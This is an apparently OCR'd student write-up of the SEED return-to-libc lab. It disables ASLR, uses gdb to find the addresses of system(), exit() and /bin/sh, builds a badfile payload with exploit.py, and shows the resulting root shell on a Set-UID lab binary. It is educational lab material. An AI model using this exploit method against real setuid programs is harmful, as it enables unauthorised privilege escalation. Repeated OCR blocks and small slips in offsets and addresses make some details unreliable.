Return-to-Libc Attack Lab


Libc:

Libc refers to the standard C library that provides fundamental functions for C programming. It is a collection of pre-compiled functions and macros that offer a wide range of functionality, such as input/output operations, memory management, string manipulation, mathematical operations, and more.

Return-to-Libc:

A return-to-libc attack is a type of computer security vulnerability that exploits a flaw in a program's memory management to gain unauthorized access or control over the system. It is typically carried out against programs written in the C programming language that use libc.

Environment Setup:



Disabling ASLR

ASLR is a security technique used by operating systems to randomly arrange the memory addresses where system executables, libraries, and data areas are loaded.

The primary goal of ASLR is to prevent attackers from predicting or reliably locating specific memory areas to exploit security vulnerabilities.

- Turning off the Address Space Randomization:
  sudo sysctl-w kernel.randomize_va_space=0

- Configuring /bin/sh:
  sudo ln -sf /bin/zsh /bin/sh
  To link /bin/sh to zsh because we can not leave sh linked to dash since /bin/dash immediately drops the Set-UID privilege before executing our command, making the attack more difficult.
- Open a Makefile using the command
  gedit Makefile

```
[01/20/25]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/20/25]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[01/20/25]seed@VM:~/.../Labsetup$ gedit Makefile
[01/20/25]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

- To execute the Makefile, type the *make* command and that will compile the vulnerable retlib. c and convert it into a SET UID program
- We can see the compiled program called *retlib executable*

```
[01/20/25]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[01/20/25]seed@VM:~/.../Labsetup$ ll
total 28
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rwsr-xr-x 1 root seed 15788 Jan 20 04:31 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/20/25]seed@VM:~/.../Labsetup$ gedit exploit.py
```

- View the *exploit.py* file. It needs to find four things to perform this
- X, Y, and Z values (From decimal format)
- The address of /bin/sh
- The address of the system function
- The address of the exit function

Makefile | exploit.py | prtenv.c

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000   # The address of system()
content[Y:Y+4] =
  (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000     # The address of exit()
content[Z:Z+4] =
  (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[01/20/25]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ quit
```

- Creating an empty file to save the results and naming it as *badfile*.

```
[01/20/25]seed@VM:~/.../Labsetup$ touch badfile
[01/20/25]seed@VM:~/.../Labsetup$ ll
total 28
-rw-rw-r-- 1 seed seed     0 Jan 20 04:32 badfile
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rwsr-xr-x 1 root seed 15788 Jan 20 04:31 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/20/25]seed@VM:~/.../Labsetup$
```

- To find three addresses and the values for X, Y, and Z
- Debug the retlib.c program and calculate the distance between %ebp and buffer inside the function bof()
- Using the gdb debugger to find out the requirements to perform the exploitation
- Adding a breakpoint at the Main function and then running the program

```
[01/20/25]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Downloads/libc/Labsetup/retlib
[----------------------------------registers-----------------------------------]
EAX: 0xf7fb6808 --> 0xffffd22c --> 0xffffd3f9 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0x1581e8e9
EDX: 0xffffd1b4 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd18c --> 0xf7debee5 (<__libc_start_main+245>:        add    esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
```


```
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
[-------------------------------------stack-------------------------------------]
0000| 0xffffd18c --> 0xf7debee5 (<__libc_start_main+245>:       add    esp,0x10)
0004| 0xffffd190 --> 0x1
0008| 0xffffd194 --> 0xffffd224 --> 0xffffd3cf ("/home/seed/Downloads/libc/Labse
tup/retlib")
0012| 0xffffd198 --> 0xffffd22c --> 0xffffd3f9 ("SHELL=/bin/bash")
0016| 0xffffd19c --> 0xffffd1b4 --> 0x0
0020| 0xffffd1a0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd1a4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd1a8 --> 0xffffd208 --> 0xffffd224 --> 0xffffd3cf ("/home/seed/Downl
oads/libc/Labsetup/retlib")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
```

- Printing the system address and the exit address by using the p or print command.

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```

- Changing the exploit.py file by replacing the system and exit address




```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000     # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] =
  (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0xf7e04f80    # The address of exit()
content[Z:Z+4] =
  (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Open *exploit.py ~/Downloads/libc/Labsetup Save

Makefile | *exploit.py | prtenv.c

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0x00000000     # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] =
  (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] =
  (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

- Find the address of /bin/sh.
- Create a new environmental variable *NEW001.*

```
[01/20/25]seed@VM:~/.../Labsetup$ gedit exploit.py
[01/20/25]seed@VM:~/.../Labsetup$
```

```
[01/20/25]seed@VM:~/.../Labsetup$ export NEW001=/bin/sh
[01/20/25]seed@VM:~/.../Labsetup$ echo $NEW001
/bin/sh
[01/20/25]seed@VM:~/.../Labsetup$ touch prtenv.c
[01/20/25]seed@VM:~/.../Labsetup$ gedit prtenv.c
[01/20/25]seed@VM:~/.../Labsetup$
```

- Creating a C program to print the address of the env variable.

- Compile the program as an x32 version

Makefile | exploit.py | prtenv.c

```c
#include<stdio.h>
#include<stdlib.h>

void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

Makefile | exploit.py | prtenv.c

```c
#include<stdio.h>
#include<stdlib.h>

void main(){
char* shell = getenv("NEW001");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

- Running the program and getting the address of the */bin/sh* shell.

```
[01/20/25]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
[01/20/25]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Jan 20 04:32 badfile
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 20 04:34 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 20 05:00 prtenv
-rw-rw-r-- 1 seed seed   133 Jan 20 04:58 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 20 04:31 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/20/25]seed@VM:~/.../Labsetup$ ./prtenv
ffffde43
```

```
[01/20/25]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
[01/20/25]seed@VM:~/.../Labsetup$ ll
total 52
-rw-rw-r-- 1 seed seed     0 Jan 20 04:32 badfile
-rwxrwxr-x 1 seed seed   554 Dec  5  2020 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 20 04:34 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 20 05:00 prtenv
-rw-rw-r-- 1 seed seed   133 Jan 20 04:58 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 20 04:31 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
[01/20/25]seed@VM:~/.../Labsetup$ ./prtenv
ffffde43
```

```
[01/20/25]seed@VM:~/.../Labsetup$ ./prtenv
ffffde43
[01/20/25]seed@VM:~/.../Labsetup$ gedit exploit.py
[01/20/25]seed@VM:~/.../Labsetup$
```

- Replacing that address in the exploit.py.

Makefile | *exploit.py | prtenv.c

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 0
sh_addr = 0xffffde43        # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0x00000000    # The address of system()
content[Y:Y+4] =
  (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0x00000000      # The address of exit()
content[Z:Z+4] =
  (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[01/20/25]seed@VM:~/.../Labsetup$
[01/20/25]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdd0
Input size: 0
Address of buffer[] inside bof():  0xffffcda0
Frame Pointer value inside bof():  0xffffcdb8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[01/20/25]seed@VM:~/.../Labsetup$
```

```
[01/20/25]seed@VM:~/.../Labsetup$
[01/20/25]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdd0
Input size: 0
Address of buffer[] inside bof():  0xffffcda0
Frame Pointer value inside bof():  0xffffcdb8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[01/20/25]seed@VM:~/.../Labsetup$
```

- We can look at our address findings


Open *exploit.py ~/Downloads/libc/Labsetup Save

Makefile | *exploit.py | prtenv.c

```
1 #!/usr/bin/env python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(300))
6
7 X = 0
8 sh_addr = 0xffffde43      # The address of "/bin/sh"
9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 0
12 system_addr = 0xf7e12420   # The address of system()
13 content[Y:Y+4] =
   (system_addr).to_bytes(4,byteorder='little')
14
15 Z = 0
16 exit_addr = 0xf7e04f80    # The address of exit()
17 content[Z:Z+4] =
   (exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21   f.write(content)
```

Python 3 Tab Width: 8 Ln 13, Col 54 INS

- This will give the buffer address and EBP or frame pointer address.
- Address of buffer[] inside bof(): **0xffffcd70**
- Frame Pointer value inside bof(): **0xffffcd88**
- By subtracting these two, it will get the offset of the number.




The distance between %ebp and buffer is 24 bytes. Once we enter the system() function, the value of %ebp has gained four bytes.
Therefore: Since we get the 24 as offset the X, Y, and Z values should be as follows:

Y = 24+4

Z = 24+8

Z = 24+12


Open
*exploit.py
~/Downloads/libc/Labsetup
Save
Makefile
*exploit.py
prtenv.c
1 #!/usr/bin/env python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(300))
6
7 X = 24 + 12
8 sh_addr = 0xffffde43 # The address of "/bin/sh"
9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 24 + 4
12 system_addr = 0xf7e12420 # The address of system()
13 content[Y:Y+4] =
(system_addr).to_bytes(4,byteorder='little')
14
15 Z = 24 + 8
16 exit_addr = 0xf7e04f80 # The address of exit()
17 content[Z:Z+4] =
(exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21 f.write(content)

Open *exploit.py ~/Downloads/libc/Labsetup Save

Makefile | *exploit.py | prtenv.c

```
1 #!/usr/bin/env python3
2 import sys
3
4 # Fill content with non-zero values
5 content = bytearray(0xaa for i in range(300))
6
7 X = 24 + 12
8 sh_addr = 0xffffde43       # The address of "/bin/sh"
9 content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11 Y = 24 + 4
12 system_addr = 0xf7e12420   # The address of system()
13 content[Y:Y+4] =
   (system_addr).to_bytes(4,byteorder='little')
14
15 Z = 24 + 8
16 exit_addr = 0xf7e04f80     # The address of exit()
17 content[Z:Z+4] =
   (exit_addr).to_bytes(4,byteorder='little')
18
19 # Save content to a file
20 with open("badfile", "wb") as f:
21   f.write(content)
```

```
[01/20/25]seed@VM:~/.../Labsetup$ ./exploit.py
[01/20/25]seed@VM:~/.../Labsetup$ ll
total 56
-rw-rw-r-- 1 seed seed   300 Jan 20 05:24 badfile
-rwxrwxr-x 1 seed seed   568 Jan 20 05:23 exploit.py
-rw-rw-r-- 1 seed seed   216 Dec 27  2020 Makefile
-rw-rw-r-- 1 seed seed    12 Jan 20 04:34 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Jan 20 05:00 prtenv
-rw-rw-r-- 1 seed seed   133 Jan 20 04:58 prtenv.c
-rwsr-xr-x 1 root seed 15788 Jan 20 04:31 retlib
-rw-rw-r-- 1 seed seed   994 Dec 28  2020 retlib.c
```

```
[01/20/25]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcdd0
Input size: 300
Address of buffer[] inside bof():  0xffffcda0
Frame Pointer value inside bof():  0xffffcdb8
#
```


[01/20/25]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdd0
Input size: 300
Address of buffer[] inside bof(): 0xffffcda0
Frame Pointer value inside bof(): 0xffffcdb8
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
whoami
root
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
whoami
root
#